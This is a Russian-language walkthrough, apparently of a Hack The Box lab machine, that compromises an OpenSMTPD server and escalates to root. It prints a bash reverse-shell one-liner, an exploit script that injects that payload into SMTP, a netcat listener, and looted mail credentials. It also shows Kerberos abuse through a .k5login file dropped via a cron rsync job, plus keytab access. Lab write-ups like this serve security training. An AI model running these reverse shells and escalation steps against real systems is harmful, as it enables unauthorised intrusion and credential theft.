
В коде нужно указать свою нагрузку и поменять имя пользователя, которому отправляется сообщение. В качестве нагрузки используем обычный реверс-шелл на bash.

```
bash -i &> /dev/tcp/[IP]/[PORT] 0>&1
```



```
        print('Received', repr(data))
        s.send(b"RCPT TO:<j.nakazawa@realcorp.htb>\r\n")
        data = s.recv(1024)
        print('Received', repr(data))
```

Код эксплоита: изменение имени пользователя




```
HOST = input("what is the ip address of the host?: ")
PORT = 25               # The same port as used by the server
s = None

#writeto = input("Which file do you want to write to?: ")#raw inputen
#writewhat = input("What do you want to write to the file?: ")
payload = b"""\r\n

#0\r\n
#1\r\n
#2\r\n
#3\r\n
#4\r\n
#5\r\n
#6\r\n
#7\r\n
#8\r\n
#9\r\n
#a\r\n
#b\r\n
#c\r\n
#d\r\n
"""+ "bash -c ' bash -i &> /dev/tcp/10.10.14.111/4321 <&1'".encode() + b"""
.
"""
```

Код эксплоита: измененная нагрузка

Так как мы будем выполнять бэкконнект (шелл на атакуемой машине будет подключаться к нашей), прежде чем запускать эту команду, создадим листенер, который будет принимать соединение. В качестве листенера я использую netcat (команда `nc`), а в дополнение к нему — оболочку rlwrap.


```
apt install rlwrap
rlwrap nc -lvp [port]
```

Теперь выполним эксплоит и получим бэкконнект.



```
ralf@ralf-PC:~/tmp$ proxychains -q python3 exploit.py
what is the ip address of the host?: 10.241.251.113
Received b'220 smtp.realcorp.htb ESMTP OpenSMTPD\r\n'
sending
Received b'250 smtp.realcorp.htb Hello test.com [10.241.251.1], pleased to meet you\r\n'
Received b'250 2.0.0 Ok\r\n'
Received b'250 2.1.5 Destination address valid: Recipient ok\r\n'
Received b'354 Enter mail, end with "." on a line by itself\r\n'
Received b'250 2.0.0 ee993bdf Message accepted for delivery\r\n'
Received b'221 2.0.0 Bye\r\n'
done
```

Результат выполнения эксплоита



```
ralf@ralf-PC:~/tmp$ rlwrap nc -lvp 4321
listening on [any] 4321 ...
connect to [10.10.14.111] from tentacle.htb [10.10.10.224] 44096
bash: cannot set terminal process group (335): Inappropriate ioctl for device
bash: no job control in this shell
id
id
uid=0(root) gid=0(root) groups=0(root)
```


Полученный бэкконнект

ПРОДВИЖЕНИЕ

Пользователь 1


Отлично, мы проникли на машину! Так как мы работаем в контексте учетной записи службы, следующий шаг — получить какого-либо пользователя. Чаще всего для этого нужно найти учетные данные.

Далеко ходить не пришлось — в домашней директории сразу находим файл конфигурации msmtp (это SMTP-клиент), который называется `.msmtprc`. А в файле — учетные данные.



```
root@smtp:/home/j.nakazawa#

ls -la
ls -la
total 16
drwxr-xr-x. 1 j.nakazawa j.nakazawa   59 Dec  9 12:31 .
drwxr-xr-x. 1 root       root         24 Dec  8 10:56 ..
lrwxrwxrwx. 1 root       root          9 Dec  9 12:31 .bash_history → /dev/null
-rw-r--r--. 1 j.nakazawa j.nakazawa  220 Apr 18  2019 .bash_logout
-rw-r--r--. 1 j.nakazawa j.nakazawa 3526 Apr 18  2019 .bashrc
-rw-------. 1 j.nakazawa j.nakazawa  476 Dec  8 19:12 .msmtprc
-rw-r--r--. 1 j.nakazawa j.nakazawa  807 Apr 18  2019 .profile
lrwxrwxrwx. 1 root       root          9 Dec  9 12:31 .viminfo → /dev/null
```

Содержимое домашней директории пользователя



```
cat .msmtprc
# Set default values for all following accounts.
defaults
auth           on
tls            on
tls_trust_file /etc/ssl/certs/ca-certificates.crt
logfile        /dev/null

# RealCorp Mail
account        realcorp
host           127.0.0.1
port           587
from           j.nakazawa@realcorp.htb
user           j.nakazawa
password       sJB}RM>6Z~64_
tls_fingerprint C9:6A:B9:F6:0A:D4:9C:2B:B9:F6:44:1F:30:B8:5E:5A:D8:0D:A5:60

# Set a default account
account default : realcorp
```

Содержимое файла .msmtprc

Но найденные логин и пароль не позволяют авторизоваться через SSH. Тогда попробуем авторизоваться через Kerberos.

Для работы нужно установить пакет `krb5-user`.

WWW


Узнать больше о работе с Kerberos в Linux ты можешь из статьи «Настройка Kerberos-аутентификации» на «Рутокене» и в справке по Kerberos в документации Ubuntu.

```
sudo apt install krb5-user
```

В файл `/etc/hosts` добавляем такую запись.


```
10.10.10.224    srv01.realcorp.htb
```

А также мы должны указать наши учетные данные в `/etc/krb5.conf`.



```
[libdefaults]
        default_realm = REALCORP.HTB
```

Блок libdefaults




```
[realms]
        REALCORP.HTB = {
                kdc = 10.10.10.224
        }

        ATHENA.MIT.EDU = {
                kdc = kerberos.mit.edu
```

Блок realms

Мы получили тикет с найденным паролем. Проверяем.


```
kinit j.nakazawa
klist
```



```
ralf@ralf-PC:~/tmp$ kinit j.nakazawa
Password for j.nakazawa@REALCORP.HTB:
ralf@ralf-PC:~/tmp$ klist
Ticket cache: FILE:/tmp/krb5cc_1000
Default principal: j.nakazawa@REALCORP.HTB

Valid starting       Expires              Service principal
08.02.2021 13:21:33  09.02.2021 13:21:33  krbtgt/REALCORP.HTB@REALCORP.HTB
```

Получение и проверка тикета

Теперь просто подключаемся по SSH от имени пользователя, учетные данные у нас спрашивать не должны.




```
[j.nakazawa@srv01 ~]$ id
uid=1000(j.nakazawa) gid=1000(j.nakazawa) группы=1000(j.nakazawa),23(squid),100(users)
[j.nakazawa@srv01 ~]$ cat user.txt
2a8a5c0f80f6cd7d6a337d511d02fcf3
```

Флаг пользователя


Пользователь 2

Шелл в системе мы получили, но пока что лишь на уровне пользователя. В повышении привилегий мне не раз приходили на помощь скрипты PEASS, которые проверяют все доступные варианты эскалации. Запускаем на хосте LinPEAS и обнаруживаем в crontab задачу, которая выполняется от имени пользователя admin.



```
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
MAILTO=root


* * * * * admin /usr/local/bin/log_backup.sh
```


Задача cron



```
[j.nakazawa@srv01 ~]$ cat /usr/local/bin/log_backup.sh
#!/bin/bash

/usr/bin/rsync -avz --no-perms --no-owner --no-group /var/log/squid/ /home/admin/
cd /home/admin
/usr/bin/tar czf squid_logs.tar.gz.`/usr/bin/date +%F-%H%M%S` access.log cache.log
/usr/bin/rm -f access.log cache.log
```

Содержимое скрипта log_backup.sh


В запускаемом скрипте происходит копирование из `/var/log/squid/` в `/home/admin`. А раз мы состоим в группе squid, это дает нам право создавать файлы в этой директории. Создадим файл `.k5login`, содержащий имя пользователя, к которому мы имеем тикет. Так после копирования файла мы получим доступ к данному пользователю.



```
[j.nakazawa@srv01 ~]$ cd /var/log/squid/
[j.nakazawa@srv01 squid]$ echo "j.nakazawa@REALCORP.HTB" > .k5login
```

Создание файла .k5login

Через некоторое время, нужное для применения настроек, авторизуемся по SSH.




```
[admin@srv01 ~]$ id
uid=1011(admin) gid=1011(admin) группы=1011(admin),23(squid)
контекст=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
```

Контекст пользователя admin

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Снова запускаем LinPEAS и узнаем, что мы имеем доступ к файлу `krb5.keytab`. Это файл таблицы ключей, где содержатся пары имен субъектов Kerberos и зашифрованные ключи, полученные из пароля Kerberos.




```
[+] Readable files belonging to root and readable by me but not world readable
-rw-r-----. 1 root squid 3236 дек 21 08:09 /etc/squid/squid.conf
-rw-r-----. 1 root admin 1403 дек 19 06:10 /etc/krb5.keytab
```

Файлы рута, доступные для чтения

Используя ключевую таблицу, мы можем добавить нового пользователя в механизм аутентификации. Добавляем, конечно же, рут.

